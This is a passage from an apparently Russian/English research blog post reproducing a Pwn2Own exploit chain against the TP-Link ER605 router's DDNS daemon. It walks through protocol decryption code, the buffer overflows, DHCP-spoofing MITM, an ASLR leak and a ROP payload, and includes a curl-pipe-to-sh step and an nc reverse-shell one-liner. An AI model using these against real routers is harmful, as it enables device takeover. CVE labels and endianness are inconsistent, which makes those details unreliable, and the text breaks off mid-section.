TP-Link ER605 DDNS Pre-Auth RCE: цепочка уязвимостей CVE-2024-5242, CVE-2024-5243, CVE-2024-5244

2026-02-04 :: Barrack :: 11 минут чтения (2286 слов)

1. Обзор

В этой статье я описываю свой анализ и воспроизведение уязвимостей, обнаруженных исследовательской группой Claroty82 в маршрутизаторе **TP-Link Omada ER605** на конференции Pwn2Own Toronto 2023. В этой статье я рассказываю о том, как методом проб и ошибок анализировал `cmxddnsd` демон, объясняю, почему из множества возможностей переполнения буфера в бинарном файле были выбраны именно эти векторы атаки, и подробно описываю, как в итоге удалось получить RCE с предварительной аутентификацией.

ПРЕДМЕТ	ПОДРОБНЫЕ СВЕДЕНИЯ
Цель	VPN-роутер TP-Link ER605
Уязвимая версия	< ER605(UN)_V2_2.2.4
Протестированная версия	2.2.2
Бинарный	`/usr/sbin/cmxddnsd`
Архитектура	MIPS32 с обратным порядком байтов

Эксплойт использует три уязвимости:

- CVE-2024-5244: опора на безопасность через неясность, позволяющая подменять сообщения DDNS (пользовательский формат Base64 + жестко заданный ключ/процедура)
- CVE-2024-5242: переполнение буфера при обработке DNS-имен (используется для повреждения DNS-имени/пути и включения примитива утечки в пути отправки DNS-запросов).
- CVE-2024-5243: переполнение буфера на основе стека при обработке кодов ошибок DDNS (ErrorCode), позволяющее перехватывать поток управления и выполнять удаленное выполнение кода.

Каждая уязвимость связана с функцией `_chkPkt`, которая анализирует ответы DDNS-серверов. Эта функция обрабатывает несколько полей в пакетах ответов, и в нескольких парсерах полей используется один и тот же уязвимый шаблон.

Поскольку на маршрутизаторе включена функция ASLR, атака состоит из двух этапов. На первом этапе происходит утечка адреса libc из-за переполнения BSS, а на втором этапе выполняется код через переполнение стека и ROP. Оба этапа требуют предварительной манипуляции с протоколом с использованием жестко заданного ключа шифрования (CVE-2024-5244).

2. Предыстория


Динамический DNS (Dynamic DNS, DDNS) — это технология, которая решает проблемы с доступностью в средах с динамическими IP-адресами. Большинство домашних сетей и сетей малого бизнеса получают от интернет-провайдеров нестатические IP-адреса, которые могут со временем меняться. Сервисы DDNS управляют привязкой фиксированного имени хоста к текущему IP-адресу маршрутизатора. При изменении публичного IP-адреса маршрутизатора устройство уведомляет об этом сервер DDNS, который обновляет DNS-запись для этого имени хоста.

В то время как большинство провайдеров динамического DNS (DynDNS, No-IP и т. д.) используют для обновлений протоколы на основе HTTP, Comexe реализует собственный протокол. Omada ER605 поддерживает сервис динамического DNS от Comexe, отсюда и название клиентского демона `cmxddnsd`.

Демон `cmxddnsd` работает от имени пользователя root на маршрутизаторе, автоматически запускается при загрузке, периодически проверяет изменения IP-адреса и взаимодействует с DDNS-серверами Comexe. По умолчанию маршрутизатор настроен на работу с двумя DDNS-серверами (`Dns1.comexe.net` / `Dns1.comexe.cn`).

3. Анализ протокола Comexe DDNS

Чтобы понять, какие уязвимости могут быть использованы для атаки, я сначала провел реверс-инжиниринг протокола. После перехвата трафика между маршрутизатором и серверами Comexe я проанализировал поведение бинарного файла с помощью статического анализа.



The DDNS service operation of cmxddnsd works as follows:

1. Receives the IP for the DDNS server's hostname (`Dns1.comexe.net`) via standard DNS.
2. Sends a custom-encoded and encrypted Login Request to port 9994 of `Dns1.comexe.net` .
3. The DDNS server returns login success/failure based on the account information.
4. Branches DDNS state based on the response and performs corresponding actions. If login succeeds, sends an Update Request to obtain updated IP information for the DDNS.

Packet Structure

The UDP payload consists of two layers. The outer layer is plaintext, with the encrypted inner layer contained in the `Data` field. All fields are delimited by the `\x01` byte, and the parser uses this delimiter to determine the start and end of each field and calculate lengths.

Outer Layer (Raw UDP Payload)

```
\x01C=<type>\x01Data=<encrypted_base64>\x01
```

FIELD	DESCRIPTION
`C`	Packet type (1 = Login Request, 2 = Login Response, etc.)
`Data`	Inner layer encrypted using a DES-based scheme and then encoded with a custom Base64 alphabet. The encryption key is hardcoded in the binary (CVE-2024-5244), enabling an attacker to craft valid-looking packets.

Inner Layer (Decrypted `Data` field)

```
\x01OK=<Y|N>\x01MSG=<message>\x01ErrorCode=<code>\x01UpdateSvr1=<server>...
```

FIELD	DESCRIPTION
`OK`	Login success status (Y/N)
`MSG`	Server message
`ErrorCode`	Error code
`UpdateSvr1/2`	Alternative DDNS server addresses

4. Data Structures

The BSS segment contains uninitialized global variables that persist across function calls. Through static analysis, I mapped the relevant variables:

OFFSET	TYPE	DESCRIPTION
`0x41911C`	`char g_UpdateSvr1[128]`	Primary update server hostname
`0x41919C`	`char g_UpdateSvr2[128]`	Secondary update server hostname
`0x419418`	`struct ddns_instance[]`	DDNS instance structure array

The ddns_instance structure stores connection state and server responses. Detailed layout is omitted since this exploit only uses it indirectly for the Info Leak stage.

The `_chkPkt` function parses incoming DDNS packets and stores parsed values in the fields of the above structures.

5. Vulnerability Analysis

Before detailed analysis, I checked the binary's mitigations.

```
Arch:       mips-32-little
RELRO:      No RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0×400000)
```

With no stack canary, stack buffer overflows can directly control the return address, and PIE is also disabled. The only dynamic element I needed to bypass ASLR was the libc base.

5.1 Obfuscated Encryption (CVE-2024-5244)

The Comexe DDNS protocol's encryption is closer to obfuscation that complicates analysis rather than providing real security. To manipulate the protocol, I first needed to understand this encryption layer.

The protocol uses a modified Base64 alphabet. I extracted the encoding table from the binary:

```
Standard Base64:  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
Comexe Base64:    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567
```

Uppercase and lowercase are swapped, `+` is replaced with `*`, and `/` with `_`. These modifications complicate analysis and decoding but cannot be considered real security.

PYTHON Copy

```python
import base64

def comexe_b64_encode(data):
    """Encode data with custom Base64 alphabet"""
    standard = base64.b64encode(data).decode('ascii')
    trans_table = str.maketrans(
        'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/',
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ*_'
    )
    return standard.translate(trans_table)

def comexe_b64_decode(data):
    """Custom Base64 decoding"""
    trans_table = str.maketrans(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ*_',
        'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/'
    )
    standard = data.translate(trans_table)
    return base64.b64decode(standard)
```

The protocol uses an 8-byte hardcoded key with DES (and a custom Base64 alphabet). However, decryption failed when using the key extracted during initial analysis as-is. Through additional reversing and comparing actual encrypted data with my implementation's output, I discovered that bit reversal must be applied to each byte of the key.

Specifically, using the original key's first byte `0x35` produced incorrect results. Looking at the bit level, `0x35` is `00110101` in binary. Reversing these bits (MSB↔LSB) yields `10101100`, which is `0xAC`. This bit reversal technique is also seen in some DES implementations like VNC. Using this transformed key enabled successful decryption.

PYTHON Copy

```python
def vnc_key_transform(key):
    """VNC-style bit reversal for each byte"""
    result = bytearray(len(key))
    for i, byte in enumerate(key):
        reversed_byte = 0
        for bit in range(8):
            if byte & (1 << bit):
                reversed_byte |= (1 << (7 - bit))
        result[i] = reversed_byte
    return bytes(result)
```

5.2 DNS name overflow (CVE-2024-5243)

The `_chkPkt` function uses a vulnerable pattern when parsing the `UpdateSvr1` field:

C Copy

```
char *end = strchr(ptr, '\x01');    // Find delimiter
int len = end - ptr;                 // Attacker controls length
strncpy(g_UpdateSvr1, ptr, len);     // Overflow!
```

Since `g_UpdateSvr1` is only 128 bytes but there's no length validation, providing input longer than 128 bytes overflows into adjacent BSS variables.

This overflow is used for an info leak rather than direct code execution. By corrupting state used by the DNS query sending path (e.g., the value that controls the length passed to sendto() in _sndDnsQuery), the router can be made to transmit an oversized DNS query that includes adjacent memory.

5.3 ErrorCode overflow (CVE-2024-5242)

The `ErrorCode` field uses the same vulnerable pattern:

```c
char ErrorCode[10];                  // Only 10 bytes
char *end = strchr(ptr, '\x01');
int len = end - ptr;                 // Attacker controls length
strncpy(ErrorCode, ptr, len);        // Stack overflow!
```

Stack layout analysis reveals saved registers at fixed offsets from the buffer:

```
ErrorCode[10]  ← Buffer start
...
+44 bytes      ← Saved $s0
+48 bytes      ← Saved $s1
+52 bytes      ← Saved $ra (return address)
```

By overflowing `ErrorCode` with 56+ bytes, we control the return address and saved registers.

5.4 Out-of-Bounds Read for Info Leak

The `_sndDnsQuery` function sends DNS queries with a size determined by the `sendSize` variable:

```c
```

```
sendto(sock, query_buffer, sendSize, ...);
```

By overflowing the UpdateSvr1 parser and poisoning the send-length value used in the DNS query sending path, the outgoing DNS query becomes oversized and can carry unintended memory contents, including pointers useful for ASLR bypass.

5.5 Attack Vector Selection

During analysis, I discovered many overflow opportunities in the binary. Various field parsers have the same vulnerability. I also attempted overflows through other fields like `UpdateSvr1/2` and `MSG`, but these fields did not achieve meaningful length in stack overflows. I also tried exploiting by overwriting timer callback function pointers through BSS overflow, but exploitation was limited due to no effective way to handle NULL bytes.

Ultimately, the field with the fewest exploit constraints in the `_chkPkt` function was `ErrorCode`. This field was chosen for the following reasons:

1. **Execution Flow Control**: As explained in Section 5.3, starting the payload with '7' causes `atoi()` to return 7, allowing normal function return. This enables jumping to the overwritten `$ra` during function epilogue.
2. **Sufficient Payload Space**: The 52-byte offset to `$ra` allows sufficient space for ROP addresses while being small enough to fit within packet size constraints.

5.6 Payload Constraints

When exploiting this vulnerability, there are two important constraints on payloads:

1. `strncpy` stops copying when encountering a NULL byte (`\x00`), so payloads cannot contain NULL.
2. Since the protocol uses `\x01` as field delimiter, including `\x01` in the payload truncates the field at that point.

Therefore, ROP addresses must be selected that do not contain `0x00` or `0x01` bytes.

6. Exploitation


The complete attack consists of two stages to handle ASLR.


Stage 1 leaks a libc address through BSS overflow, and Stage 2 executes code through stack overflow and ROP. Both stages require prior protocol manipulation using the hardcoded encryption key.

6.1 Establishing MITM Position

To perform the attack, the router’s DNS requests must be intercepted. Since the router sends queries to external DNS servers through the WAN interface, the attacker must establish a MITM position on the WAN network.

The attacker masquerades as the gateway through DHCP spoofing. When the router receives an IP via DHCP on the WAN interface, the attacker’s malicious DHCP server responds, setting the attacker machine as the default gateway and DNS server. This routes all external traffic from the router through the attacker.


Target Router TP-Link ER605
Attacker Machine (Fake Gateway)
MITM position via DHCP spoofing
DHCP Discover
DHCP Offer (GW=Attacker, DNS=Attacker)
DHCP Request
DHCP ACK
Stage 1: Info Leak
DNS Query (Dns1.comexe.net)
DNS Response (Attacker IP)
DDNS Login (UDP 9994)
Malicious Response (BSS Overflow)
Oversized DNS Query (1047 bytes)
Extract libc address
Stage 2: Code Execution
DDNS Retry



6.2 Stage 1: Info Leak for ASLR Bypass

Applying the mechanism analyzed in Section 5.4 to the actual attack. Payload construction is as follows:

- `ErrorCode=7` : Activates UpdateSvr parsing code path
- `UpdateSvr1` : padding (observed as 279 bytes in my tested build) + an overwritten send-length value (e.g., 0×0404) to force an oversized DNS query

When the router sends its next DNS query, the manipulated `sendSize` causes 1028 bytes to be transmitted, which includes a libc pointer. This is captured at the attacker's DNS server to calculate the libc base.

6.3 Stage 2: Code Execution via ROP

Utilizing the `ErrorCode` stack overflow analyzed in Section 5.3. ROP must be used since NX is enabled.

I searched for gadgets in libc meeting the following conditions: uses registers controlled through stack overflow ($s0, $s1) and can call arbitrary functions with controlled arguments.

An ideal gadget was found at `libc + <OFFSET_GADGET>` :

NASM Copy

```nasm
move    $t9, $s0
jalr    $t9
move    $a0, $s1        ; DELAY SLOT
```

This gadget leverages MIPS delay slot behavior. In MIPS, the instruction immediately after a branch executes before the branch takes effect. Therefore, execution order is: copy $s0 to $t9 → copy $s1 to $a0 → jump to $t9. Setting `$s0 = system()` and `$s1 = command_address`, this single gadget calls `system(command)`.

Calling `system()` requires the address of a command string. The ErrorCode buffer on the stack is invalid after function return, so a persistent storage location was needed.

Dynamic analysis revealed that the ErrorCode string remains accessible at libc_base + <OFFSET_CMD> after the function processes it. Importantly, this address does not contain NULL bytes, bypassing payload constraints.

Therefore, by **including the shell command in the ErrorCode field itself** and having `$s1` point to that libc anon address, RCE is possible without a separate command storage step.

Payload Layout (57 bytes total):

```
[0]:       '7'                    ← For atoi() to return 7
[1-N]:     ';cmd;'                ← Shell command (e.g., ';curl IP:8080/s|sh;#')
[N-43]:    'A' padding            ← Overwrite local variable area
[44-47]:   system() address       ← Loaded into $s0 (libc + <OFFSET_SYSTEM>)
[48-51]:   libc + <OFFSET_CMD>    ← Loaded into $s1 (libc anon address where Err
[52-55]:   ROP gadget address     ← Loaded into $ra (libc + <OFFSET_GADGET>)
[56]:      0x01                   ← Field delimiter
```

When the function returns, it jumps to the ROP gadget stored in `$ra`, and the gadget calls `system(libc + <OFFSET_CMD>)`. That address contains `"7;curl ...|sh;#AAAA..."`, so the shell interprets this as a command starting with `7` (non-existent command) and executes the actual command after `;`.

6.4 Command String

Since the ErrorCode field must contain both the command and ROP addresses, command length is limited to about 40 bytes (44 bytes - leading '7' - padding). This constraint necessitates a staged payload that downloads and executes a script:

BASH   Copy

```bash
# On attacker machine: Create reverse shell script
mkfifo /tmp/f;cat /tmp/f|sh|nc 192.168.0.100 9999 >/tmp/f &

# Start web server and listener
python3 -m http.server 8080 &
```

```
nc -lvnp 9999
```

Command included in ErrorCode (approximately 30 bytes):

